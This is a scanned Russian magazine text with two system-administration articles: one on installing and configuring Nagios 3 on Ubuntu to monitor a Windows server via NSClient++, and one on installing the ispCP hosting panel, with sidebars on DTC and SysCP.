Проект возник в 2002 году, хотя первое время он был известен как NetSaint. Его лидером является программист Этан Галстад. Само слово Nagios, по информации на сайте www.nagios.org, — это рекурсивный акроним, который расшифровывается, как Nagios Ain't Gonna Insist On Sainthood («Nagios не собирается настаивать на святости») — намек на предыдущее название проекта. Функциональность расширяется за счет плагинов и аддонов, большая часть из которых доступна на странице закачки.

Сейчас предлагается две ветки продукта: 2.x и 3.x. В последней не только исправлены найденные ранее ошибки, добавлены новые макросы и многое другое, но, что важно, пересмотрен алгоритм сканирования, с целью устранить один из главных недостатков этой системы — медлительность при проверке больших сетей. В 2.x все тесты проходят практически последовательно, а в новой редакции задачи выполняются параллельно. Хотя вторая версия еще развивается, очевидно, что в будущем все силы будут брошены на третью ветку. Поэтому, хотя отличия в настройках незначительны, дальше речь пойдет именно о ней.

УСТАНОВКА NAGIOS

Установку будем производить в **Ubuntu**. В других дистрибутивах процесс полностью аналогичен, за исключением начального этапа — установки зависимостей. Поиск в репозитарии командой:

```
$ sudo apt-cache search nagios
```


— выдаст ряд пакетов. В этом списке присутствуют обе версии Nagios (пакеты 2-ой версии называются nagios2). В репозитарии не всегда самая свежая версия, поэтому будем ставить из исходников.

Если еще не устанавливался компилятор и прочие необходимые инструменты, то ставим метапакет build-essential. Для просмотра статистики Nagios нам понадобится веб-сервер и графическая библиотека GD2 (она нужна для динамической работы с изображениями):


```
$ sudo apt-get install apache2 libgd2-xpm-dev
$ sudo apt-get install build-essential
```

Перед компиляцией Nagios следует создать специального пользователя и группу, от имени которых он будет работать. Если этого не сделать, Nagios собрать не удастся.

```
$ sudo useradd -m nagios
$ sudo passwd nagios
```






Nagios в работе

```
grinder@grinder:~$ sudo useradd -m nagios
grinder@grinder:~$ sudo passwd nagios
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
grinder@grinder:~$ cat /etc/group | grep nagios
nagios:x:1001:
grinder@grinder:~$ groupadd nagcmd
groupadd: unable to lock group file
grinder@grinder:~$ sudo groupadd nagcmd
[sudo] password for grinder:
grinder@grinder:~$ sudo usermod -G nagcmd nagios
grinder@grinder:~$ sudo usermod -G nagcmd www-data
grinder@grinder:~$
```

Создаем учетные записи

В некоторых дистрибутивах при создании нового пользователя автоматически создается группа с таким же именем. Проверяем, так ли это:

```
$ grep nagios /etc/group
nagios:x:1001:
```

Если вывод ничего не показал, добавляем вручную:

```
$ sudo usermod -G nagios nagios
```

Группа nagcmd необходима для управления настройками через веб-интерфейс. В нее должна быть включена учетная запись веб-сервера (в Ubuntu — www-data) и пользователь nagios:

```
$ sudo groupadd nagcmd
$ sudo usermod -G nagcmd nagios
$ grep -i user /etc/apache2/envvars
export APACHE_RUN_USER=www-data
$ sudo usermod -G nagcmd www-data
```

Теперь заходим на страницу www.nagios.org/download и скачиваем последние версии Nagios и плагины (Plugins). Кроме стабильных версий, можно скачать последний CVS-срез, но это, пожалуй, больше для экспериментаторов. Плагины также можно скачать со специального сайта nagiosplugins.org. Здесь же доступна и ссылка на страницу с аддонами (www.nagios.org/download/addons). Для установки они не нужны, но могут впоследствии понадобиться при настройке мониторинга некоторых сервисов. Распаковываем полученные архивы и конфигурируем:

```
$ tar xzf nagios-3.0.3.tar.gz
$ cd nagios-3.0.3
$ ./configure --with-command-group=nagcmd
```

По окончании процедуры конфигурирования будет выведена таблица настроек. Убедись в том, что все нужное найдено и параметры верны:

```
General Options:
...
Nagios executable: nagios
Nagios user/group: nagios,nagios
Command user/group: nagios,nagcmd
...
Web Interface Options:
HTML URL: http://localhost/nagios/
CGI URL: http://localhost/nagios/cgi-bin/
```

Теперь компилируем:

```
$ make all
```

По окончании сборки будет выдан список команд для установки различных компонентов Nagios. Ставим все:

```
$ sudo make install
$ sudo make install-init
$ sudo make install-config
$ sudo make install-commandmode
$ sudo make install-webconf
```

После выполнения третьей команды в каталог /usr/local/nagios/etc/ будут скопированы примеры конфигурационных файлов (cgi.cfg, nagios.cfg, resource.cfg). Команда «make install-webconf» создаст файл /etc/apache2/conf.d/nagios.conf, необходимый для работы с веб-сервером Apache. Чтобы получить возможность регистрироваться через веб-интерфейс, при помощи .htpasswd создадим учетную запись nagiosadmin:

```
$ sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin
```

Перезапускаем апач командой:

```
$ sudo /etc/init.d/apache2 reload
```

После установки в каталог /etc/init.d/ будет помещен скрипт для запуска Nagios. Обеспечим его автоматическую загрузку при старте системы:

```
$ sudo ln -s /etc/init.d/nagios /etc/rcS.d/S99nagios
```

Установка плагинов, в общем-то, стандартна:

```
$ tar xzf nagios-plugins-1.4.12.tar.gz
$ cd nagios-plugins-1.4.12
```

Есть и другие опции конфигурирования, но нам подходят установки по умолчанию:

```
$ ./configure --with-nagios-user=nagios -
—with-nagios-group=nagios
$ make
```



info

- **Nagios** — программа с открытым исходным кодом.
- Проект предназначен для мониторинга компьютерных систем и сетей. Он следит за указанными узлами и службами и оповещает администратора в случае, если какие-то из служб прекращают (или возобновляют) свою работу.
- Под мониторингом сети понимают постоянное наблюдение за компьютерной сетью в поисках медленных или неисправных систем. О сбоях сетевому администратору сообщается с помощью почты, пейджера или других средств оповещения.
- Первые версии NSClient++ были написаны еще для NetSaint.



Страница закачки сайта проекта

```
$ sudo make install
```

Теперь к первому запуску Nagios все готово. Конфигурационные файлы уже настроены на мониторинг локальной системы. Проверяем конфиг:

```
$ sudo /usr/local/nagios/bin/nagios -v /usr/
local/nagios/etc/nagios.cfg
Total Warnings: 0
Total Errors: 0
Things look okay — No serious problems were
detected during the pre-flight check
```

Запускаем Nagios командой «sudo /etc/init.d/nagios start». Какое-то время будет затрачено на сбор параметров локальной системы. Чтобы их просмотреть, при помощи веб-браузера заходим по адресу, подсказанному при установке — http://localhost/nagios. Вводим логин nagiosadmin и пароль. Несмотря на отсутствие локализации, разобраться с веб-интерфейсом легко.

КОНФИГУРАЦИОННЫЕ ФАЙЛЫ NAGIOS

Как отмечалось выше, после установки Nagios появится несколько конфигурационных файлов. Основной конфиг, содержащий большое количество директив, которые демон считывает при запуске, называется nagios.cfg. Этот файл ссылается еще на два типа файлов. В файлах ресурсов содержатся пользовательские макросы, в том числе и пароли для доступа к объектам. Эту информацию специально разместили отдельно, чтобы не было возможности получить к ней доступ из CGI. В целях безопасности на такие файлы устанавливаются права 600 или 660. По умолчанию файл ресурсов один — resource.cfg. Использовав директиву resource_file в nagios.cfg, можно добавить любое их количество. Объекты, то есть все элементы, участвующие в мониторинге и оповещении (узлы, сервисы, контакты, команды и т.д.), описываются файлами определения объектов (Object Definition Files). За счет cfg_file можно прописать несколько таких файлов, но для удобства вместо отдельных файлов используют директиву cfg_dir. С ее помощью можно указать Nagios на каталог, где он будет искать файлы с описаниями объектов. После установки в /usr/local/nagios/etc/ будет создан подкаталог objects с примерами таких файлов. И, наконец, файл cgi.cfg содержит настройки CGI.

Параметров в nagios.cfg и cgi.cfg довольно много, но часто их назначение — очевидно. Полное описание всех параметров конфигурационных файлов можно найти в документации **Nagios** (nagios.sf.net/docs/3_0). Файл ресурсов очень прост. Наибольший интерес представляют объектные файлы.

Чтобы пример сделать интереснее, настроим мониторинг удаленного сервера, работающего под управлением Windows.

МОНИТОРИНГ WINDOWS-СИСТЕМ

В подкаталоге objects есть готовые шаблоны объектных файлов для большинства случаев. В качестве шаблона настройки возьмем windows.cfg. Подключаем его, сняв комментарий в nagios.cfg:

```
cfg_file=/usr/local/nagios/etc/objects/
windows.cfg
```

Теперь открываем windows.cfg и правим:

$ sudo nano /usr/local/nagios/etc/objects/windows.cfg

```
# Описание узла (IP адрес, имя)
define host{
; Наследование дефолтных значений из шаблона
  use windows-server
  host_name server01
  alias Windows Server
  address 192.168.1.20
}
# Описание контролируемых сервисов
define service{
  use generic-service
  host_name server01
  service_description NSClient++ Version
# Команда для проверки
  check_command check_nt!CLIENTVERSION
}
# Контроль загрузки процессора
define service{
  use generic-service
  host_name server01
  service_description CPU Load
  check_command check_nt!CPULOAD!-l 5,80,90
}
# Расход оперативной памяти
define service{
  use generic-service
  host_name server01
  service_description Memory Usage
  check_command check_nt!MEMUSE!-w 80 -c 90
}
# Чтобы добавить контроль конкретного сервиса
(например Explorer), используем конструкцию:
define service{
  use generic-service
  host_name server01
  service_description Explorer
  check_command check_nt!PROCSTATE!-d SHOWALL
-l Explorer.exe
}
```

Описание параметров можно найти в указанном файле и конфиге клиента (о нем чуть ниже). Теперь на сервер под управлением Windows необходимо установить программу-клиент NSClient++. На странице для закачки sf.net/projects/nscplus можно слить zip-архив или установочный файл. Обрати внимание, что для 32- и 64-битных систем берутся разные файлы. Установка msi-файла стандартна — в случае zip-архива его нужно распаковать, а затем, перейдя в этот каталог, ввести в окне терминала две команды:

links

• В качестве стартового документа по установке Nagios и первичной настройке могу порекомендовать Quickstart Installation Guides (nagios.sf.net/docs/3_0/quickstart.html).


• Полное описание всех возможных параметров конфигурационных файлов ищи в документации Nagios (nagios.sf.net/docs/3_0).

• Сайты www.nagioscommunity.org и www.nagiosforge.org содержат большое количество ссылок на документацию, дополнительные инструменты и другие ресурсы по Nagios.




warning

В целях безопасности на файлы ресурсов и объектов лучше установить права 600 или 660.







Веб-интерфейс Nagios

```
> nsclient++ /install
> nsclient++ SysTray
```

После этого в консоли «Службы» появится новый сервис. Вызываем окно свойств, переходим на вкладку «Вход в систему» и взводим флажок «Разрешить взаимодействие с рабочим столом». Запустить ее можно, введя в терминале:

```
> nsclient++ /start
```

Ахтунг! Перед запуском измени параметры в конфигурационном файле NSC.ini, который находится в подкаталоге, где установлен NSClient++. Несмотря на то, что параметров внутри много, зачастую достаточно просто снять комментарии.

ФАЙЛ NSC.INI

```
[modules]
# Снимаем ремарки с нужных модулей
# (есть и другие, но они пока находятся в стадии тестиро-
вания)
FileLogger.dll
CheckSystem.dll
CheckDisk.dll
NSClientListener.dll
NRPEListener.dll
SysTray.dll
CheckEventLog.dll
CheckHelpers.dll
CheckWMI.dll
[Settings]
# Пароль для доступа
password=secret-password
# Узел или узлы, которым разрешено подключение
allowed_hosts=192.168.1.100
[NSClient]
# Порт, на котором будет работать NSClientListener.dll
port=12489
```

Если был установлен пароль доступа к клиенту NSClient++, то следует изменить команду для подключения. Команды описываются в файле commands.cfg. По умолчанию он уже подключен в nagios.cfg, но не поленись проверить, так ли это.

```
cfg_file=/usr/local/nagios/etc/objects/commands.cfg
```

Для считывания данных и передачи их серверу используется плагин `check_nt`, входящий в стандартную поставку Nagios. Открываем `commands.cfg` и приводим запись `check_nt` к следующему виду, указав после параметра `'-sm'` пароль для доступа.

$ sudo nano /usr/local/nagios/etc/objects/commands.cfg

```
define command{
 command_name check_nt
 command_line $USER1$/check_nt -H $HOSTADDRESS$ -p 12489 \
   -s secret_password -v $ARG1$ $ARG2$
}
```

Потрать время на изучение этого файла! Это снимет ряд вопросов о том, как работает Nagios. После всех изменений проверяем конфиги и перезапускаем Nagios:

```
$ sudo /usr/local/nagios/bin/nagios -v /usr/local/
nagios/etc/nagios.cfg
$ sudo /etc/init.d/nagios reload
```

Теперь программа проведет сбор информации, после чего данные будут доступны через веб-интерфейс.

ОТПРАВКА ОПОВЕЩЕНИЙ

Как уже было сказано, Nagios может не только собирать статистику, но и оповещать при возникновении проблем. Две команды notify-host-by-email и notify-service-by-email, описанные в commands.cfg, позволяют отсылать предупреждения на e-mail. Но чтобы они работали, в Ubuntu необходимо установить пакет mailx и изменить путь в описании с `/bin/mail` на `/usr/bin/mail` (или сделать соответствующий симлинк). Куда отправлять сообщение, описывается в файле `contacts.cfg`.

$ sudo nano /usr/local/nagios/etc/objects/contacts.cfg


```
define contact{
   contact_name nagiosadmin
   alias Nagios Admin
# Период оповещения
   service_notification_period 24x7
   host_notification_period 24x7
# Параметры состояния объектов u = unknown (неизвест-
ное), w = warning (предупреждение), c = critical (крити-
ческое), r = recoveries (восстановлено), f = старт/стоп,
n = none (отключение уведомлений)
   service_notification_options w,u,c,r
   host_notification_options d,u,r
# Тип оповещения из commands.cfg
   service_notification_commands notify-by-
email,notify-by-epager
   host_notification_commands host-notify-by-
email,host-notify-by-epager
# Адреса
   email nagios@domain.com
   pager nagios@domain.com
   address1 11111111@icq.com
}
```


Можно определить пользователей, которым будут отправляться оповещения о работе конкретных типов серверов или сервисов. Для этого используются контактные группы (`contactgroups.cfg`). Не забудь проверить, чтобы файл был подключен в `nagios.cfg`.

ЗНАКОМСТВО СОСТОЯЛОСЬ

Возможностей Nagios столько, что на описание всех не хватит и книги. Наверное, Nagios не очень удобен для мониторинга единичного компьютера или сервиса, но его потенциал полностью раскрывается в средних и больших сетях со сложной структурой. Это как раз тот случай, когда следует познакомиться с ним поближе.










СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /



Незаменимый помощник хостера


ISPCP: РЕШЕНИЕ ДЛЯ УПРАВЛЕНИЯ ДОСТУПНЫМИ РЕСУРСАМИ И СЕТЕВЫМИ СЕРВИСАМИ

Управление хостингом, даже при тщательно спланированной архитектуре и кропотливом выборе компонентов, кажется простым только на первый взгляд. По мере увеличения виртуальных пользователей следить за всем будет труднее на порядок. Все больше времени придется тратить на администрирование. Упростить эту задачу помогут специализированные решения вроде ispCP.



Хостинг хостингу рознь, но раздача места на сервере может показаться стандартной и легко решаемой (ручной правкой конфигов или с помощью скриптов) только поначалу. Задач у хостера много: необходимо выделять и квотировать место на FTP- и Web-серверах, управлять субдоменами и DNS-записями, следить за использованием трафика и установленными лимитами, создавать учетные записи почтового сервера, администрировать базы данных. Также нужно не забыть про резервное копирование, борьбу со спамом и вирусами. Конечно, шаблоны и скрипты могут упростить работу, но каждое изменение конфигурации, например, добавление еще одного почтового адреса для субдомена, потребует вмешательства специалистов и денежек. Выход один — использовать программы, упрощающие управление виртуальным хостингом! У таких решений понятный графический интерфейс, и ориентированы они на обычного юзверя. Администратор или менеджер создают новых реселлеров и пользователей, параллельно активируя нужные им ресурсы: объем места под сайт и FTP, количество поддоменов, почтовых адресов и СУБД. Остальными параметрами (логины, пароли и т.д) управляют уже сами пользователи. Им предлагается упрощенная панель.

По запросу «hosting» на сайте freshmeat.net нам предложат 170 ссылок. Однако под нашу задачу подходит всего десяток-другой проектов, да и то — лишь несколько обновляются регулярно. Тем не менее, оптимальную панель управления хостингом найти можно. Среди коммерческих — это CPanel, DirectAdmin, Plesk. Присутствуют и свободные продукты — доступные на халяву. Кроме лицензии, нужно внимательно ознакомиться с поддерживаемыми сервисами, которыми можно управлять при помощи этой панели. К сожалению, универсального решения на все случаи жизни не существует. Опыт показывает: чем больше проект поддерживает сервисов, тем больше вероятность, что с установкой придется повозиться. Еще один момент, на который следует обратить внимание — доступность локализованного интерфейса. На момент написания этих строк проблем с локализацией не было в SysCP, DTC, VHCS, ispCP. Есть средства для локализации в ISPConfig, но в последней стабильной версии 2.2.25 русификации придется уделить несколько больше времени, чем у конкурентов. Третья ветка ISPConfig, находящаяся в стадии активной разработки, с великим и могучим пока не дружит. Хотя система предлагает удобный интерфейс для локализации и при знании базового английского, потратив всего пару часов, легко сделать это самостоятельно. По моему мнению, самым простым в установке и настройке является ispCP — поэтому дальше речь пойдет именно о нем.



При установке отдельных пакетов необходимо ответить на ряд вопросов

```
# ispCP ω (OMEGA) a Virtual Hosting Control Panel
# Copyright (c) 2006-2008 by isp Control Panel
# http://isp-control.net
#
#
# Misc config variables
#

BuildDate = 20080806

Version = 1.0.0 RC6 OMEGA

CodeName = Priamos

DEFAULT_ADMIN_ADDRESS =

SERVER_HOSTNAME = ubuntu

BASE_SERVER_IP = 127.0.0.1

BASE_SERVER_VHOST =

MR_LOCK_FILE = /var/run/ispcp.lock
```

Конфигурационный файл ispcp.conf

ПАНЕЛЬ УПРАВЛЕНИЯ ХОСТИНГОМ ISPCP

Проект **ispCP** (isp Control Panel, www.isp-control.net) возник в марте 2007 года как форк **VHCS** (Virtual Hosting Control Panel, vhcs.net). Последний представляет собой довольно мощное и удобное в работе решение, но, к сожалению, давно не обновлялся. Он содержит множество ошибок, в том числе связанных с безопасностью, и использовать его не стоит. Тем более, ему есть замена в виде ispCP. Кстати, настройки VHCS можно перенести в ispCP, правда, вручную.

Задача ispCP аналогична родительской — предоставить администраторам удобный интерфейс для управления виртуальными узлами. Используя эту хостинг-панель, можно управлять настройками Apache2 с PHP5, Bind9, MySQL, Courier, Procmail, Postfix, Postgrey, ProFTPd, AWStats, iptables, Sasl, rkhunter и некоторыми другими.

Поддерживается три вида учетных записей (традиционных для подобных инструментов): администраторы, реселлеры и пользователи. Интерфейс администраторов позволяет создавать новые учетные записи, указывать квоты, доступные ресурсы и т.д. Реселлер может создавать пользователей и передавать (если точнее, — продавать) им часть «своих» ресурсов.

Исходный код доступен под лицензией GNU GPL v2. Для локализации используется GNU gettext. Интерфейс в настоящее время переведен на 28 языков, в том числе и русский. Текущее состояние перевода можно узнать по адресу www.isp-control.net/ispcp/wiki/translations. Документацией проект еще только начинает обрастать, но достаточно потратить на изучение ispCP час, и необходимость в ней уже отпадает.

УСТАНОВКА ISPCP

Минимальные требования значатся такие: компьютер с процессором класса Pentium III 500 МГц, ОЗУ 256 Мб, 100 Мб свободного места на диске для установки. В процессе инсталляции понадобится подключение к интернету. Последняя версия (на момент написания статьи — 1.0.0 RC6) без проблем ставится на CentOS, RedHat, Fedora, Debian, Ubuntu, SUSE, openSUSE, Slackware, Gentoo, FreeBSD и OpenBSD.

Для этих систем в подкаталоге `./docs/$YourSystem/$System-packages`, в архиве с исходными текстами, уже есть готовые установочные скрипты. Вполне вероятно, ispCP можно заставить работать и в других дистрибутивах, — займет это лишь чуть больше времени.

Сам процесс упрощен даже по сравнению с VHCS. Обновляем систему:

```
$ apt-get update && apt-get upgrade
```

Установку лучше производить на чистую систему. Присутствие «лишних» сервисов (например, Sendmail, Exim и т.д.) вызовет конфликт и приведет к остановке процесса. Устанавливаем пакеты для компиляции, MySQL и задаем пароль администратора:

```
$ sudo apt-get install mysql-client mysql-server build-essential
$ mysqladmin -u root password password
```

Скачиваем архив с сайта проекта и распаковываем его:

```
$ tar xjvf ispcp-omega-1.0.0-rc6.tar.bz2
$ cd ./ispcp-omega-1.0.0
```

Для Ubuntu 8.04 LTS используем такую команду:

```
$ sudo apt-get install $(cat ./docs/Ubuntu/ubuntu-packages-hardy)
```

В процессе установки пакетов будут запрашиваться параметры отдельных сервисов:

- при установке Courier на вопрос «Create directories for web-based administration?» отвечаем «No»;
- при установке Postfix выбираем «интернет-сайт»;
- при установке ProFTPd выбираем «Standalone»;
- при установке rootkithunter везде выбираем «Yes».

Можно заглянуть в файл `configs/ubuntu/ispcp.conf` и подправить ряд переменных. Но в большинстве случаев поинтересоваться имеет смысл уже после установки и настройки. Компилируем:

```
$ sudo make install
```

Копируем все файлы из временного каталога в корень:

```
$ sudo cp -Rv /tmp/ispcp/* /
```

Далее нам понадобится рутовский терминал (через sudo выполнить нижеследующие команды нельзя):

```
$ sudo -s
# cd /var/www/ispcp/engine/setup
```

И — ставим:

```
# perl ispcp-setup
```

Установочный скрипт начнет последовательно задавать вопросы (в квадратных скобках будут предлагаться значения по умолчанию). Сначала создается аккаунт для ftp-пользователя. Нажимаем <Enter>; пароль генерируется автоматически:



▶ info

• ispCP 1.0.0 RC6 без проблем ставится на CentOS, RedHat, Fedora, Debian, Ubuntu, SUSE, openSUSE, Slackware, Gentoo, FreeBSD и OpenBSD.

• Используя хостинг-панель ispCP, можно управлять настройками Apache2 с PHP5, Bind9, MySQL, Courier, Procmail, Postfix, Postgrey, ProFTPd, AWStats, iptables, Sasl, rkhunter и некотоыми другими.



▶ links

Сайт проекта ispCP находится по адресу www.isp-control.net.

Работа установочного скрипта

```
Please enter ispCP ftp SQL user password. [auto
generate]:
ispCP ftp SQL user password set to:
ecCKC78aM,wqolI7(
```

Теперь отвечаем на вопрос о названии учетной записи phpMyAdmin и пароле для нее. После чего указываем логин (по умолчанию admin), пароль и e-mail администратора ispCP, IP-адрес второго DNS-сервера и активацию AWStats. На этом установка закончена. Не забываем удалить временные файлы!

ВЕБ-ИНТЕРФЕЙС ISPCP

Регистрируемся в системе, используя логин admin и пароль, указанный при установке. По дефолту язык интерфейса — английский. Для локализации переходим в Setting → Internationalization и нажатием кнопки Browse в поле Install new language указываем на файл russian, находящийся в каталоге language-file установочного архива. Затем нажимаем кнопку Install. Новый язык появится в поле Installed languages. Отмечаем его как Default и нажимаем кнопку Save. При необходимости аналогичным образом устанавливаем другие языки; пользователи сами потом смогут выбрать предпочитаемый вариант.

Интерфейс визуально разделен на три части. Вверху располагаются шесть кнопок для доступа к основным настройкам. Их назначение понятно из названий: «Общая информация», «Управление пользователями», «Системные инструменты, «Статистика» и «Служба поддержки и Настройки». Выбор любого из них откроет специфические меню в левой колонке. Все настройки производятся в центре окна.

После установки перейди в меню «Общая информация» → «Статус сервера» и убедись, что все сервисы запущены и работают нормально. Также стоит удостовериться, что они настроены на автозапуск. Проще всего перезагрузить сервер и вернуться в это окно посмотреть статистику. Если работает, значит, можно не беспокоиться (иначе — правим стартовые скрипты). Перейдя в подпункт «Лог админа», можно просмотреть все события, связанные с работой ispCP (регистрация, создание пользователей, ошибки входа и т.д.). Изменить порт любого сервиса на нестандартный можно в «Настройки» → «Порты сервера». А информация о параметрах системы, меню для обновления ispCP и мускула находятся в меню «Системные инструменты».

Если ошибиться при вводе пароля, в первый раз будет введена задержка в 15 секунд, затем — в 30, а после третьей неудачной попытки IP блокируется на полчаса. Это поведение также можно изменить в меню «Настройки». В подпункте «Общие настройки» в поле «Password settings» выставляется минимальная длина пароля и (де)активируется режим строгого пароля. Режимы блокировки входа при неудачных попытках выставляются в поле «Определение атаки-перебора».

Кроме стандартных возможностей, заложенных в интерфейсе, в пункте «Персональное меню» можно создать свою кнопку, назначив ей определенное действие и уровень, на котором она будет доступна (администратор, реселлер или пользователь).


По умолчанию всем пользователям будет доступен только один IP-адрес и домен, указываемый при установке. Если сервер имеет несколько сетевых интерфейсов или обслуживает несколько доменов, информация о них указывается в разделе «Управление IP-адресами», а при создании новой учетной записи реселлера или пользователя отмечаются доступные ему домены. Если трафик не безлимитный, стоит зайти в раздел «Настройка трафика сервера» и установить предупреждения и лимиты. В общем, управление сервером в ispCP довольно простое, — все работает после установки в режиме по умолчанию. В конфигурационные

Проект DTC


Одной из наиболее функциональных хостинг-панелей можно назвать Domain Technologie Control (DTC). Поддерживает: Bind 8/9 (или совместимый), MySQL, Apache 1/2, PHP 4/5, Qmail, Postfix, Courier, Cyrus, Dovecot, ProFTPd, Pure-ftpd, NCFTP, Webalizer, Awstat, Amavis, Clamav, SpamAssassin, гипервизор Xen и некоторые другие. Список официально поддерживаемых систем, приведенный на сайте, небольшой: FreeBSD, RedHat, Debian, Gentoo и Mac OS X. Есть сведения о работе в NetBSD. DTC присутствует в репозитариях некоторых других дистрибутивов. Например, есть в Ubuntu (однако не самая последняя версия, поэтому подключают альтернативный дебиановский репозитарий «deb ftp://ftp.gplhost.com/debian/ stable main»). Хотя это упрощает установку в Ubuntu, работать DTC в отдельных конфигурациях отказывается (причем, по разным причинам). Приходится тратить время на поиск и устранение проблемы. В остальном, это очень удобное решение, также поддерживающее несколько типов учетных записей. Интерфейс локализован. Домашняя страница проекта — www.gplhost.com/software-dtc.html.

Проект System Control Panel (SysCP)

Это одно из самых популярных решений, которое используется многими хостерами. Начало разработок датировано ноябрем 2003 года — первый релиз под лицензией GNU GPL был представлен общественности в июне 2004. Написан на PHP, для хранения информации используется MySQL. Как и прочие решения, умеет создавать зоны в BIND, поддомены, учетные записи, управлять почтовыми адресами и пересылкой писем — и многое другое. Поддерживаются: BIND или PowerDNS, Apache 1/2, PHP 4/5, Postfix, Courier, Dovecot, ProFTPd, Pureftp, Webalizer, аутентификация Cyrus-sasl. Опционально могут быть установлены: Maildrop, ClamAV и Spamassassin, PHPmyAdmin и SquirrelMail. Доступны три вида учетных записей: администраторы, реселлеры и пользователи. Интерфейс локализован. Установка последних версий очень проста. Домашняя страница проекта — www.syscp.org.




Управление основными настройками ведется с панели администратора


Панель реселлера

файлы понадобится заглядывать лишь при необходимости тонкой настройки под экзотическую ситуацию.
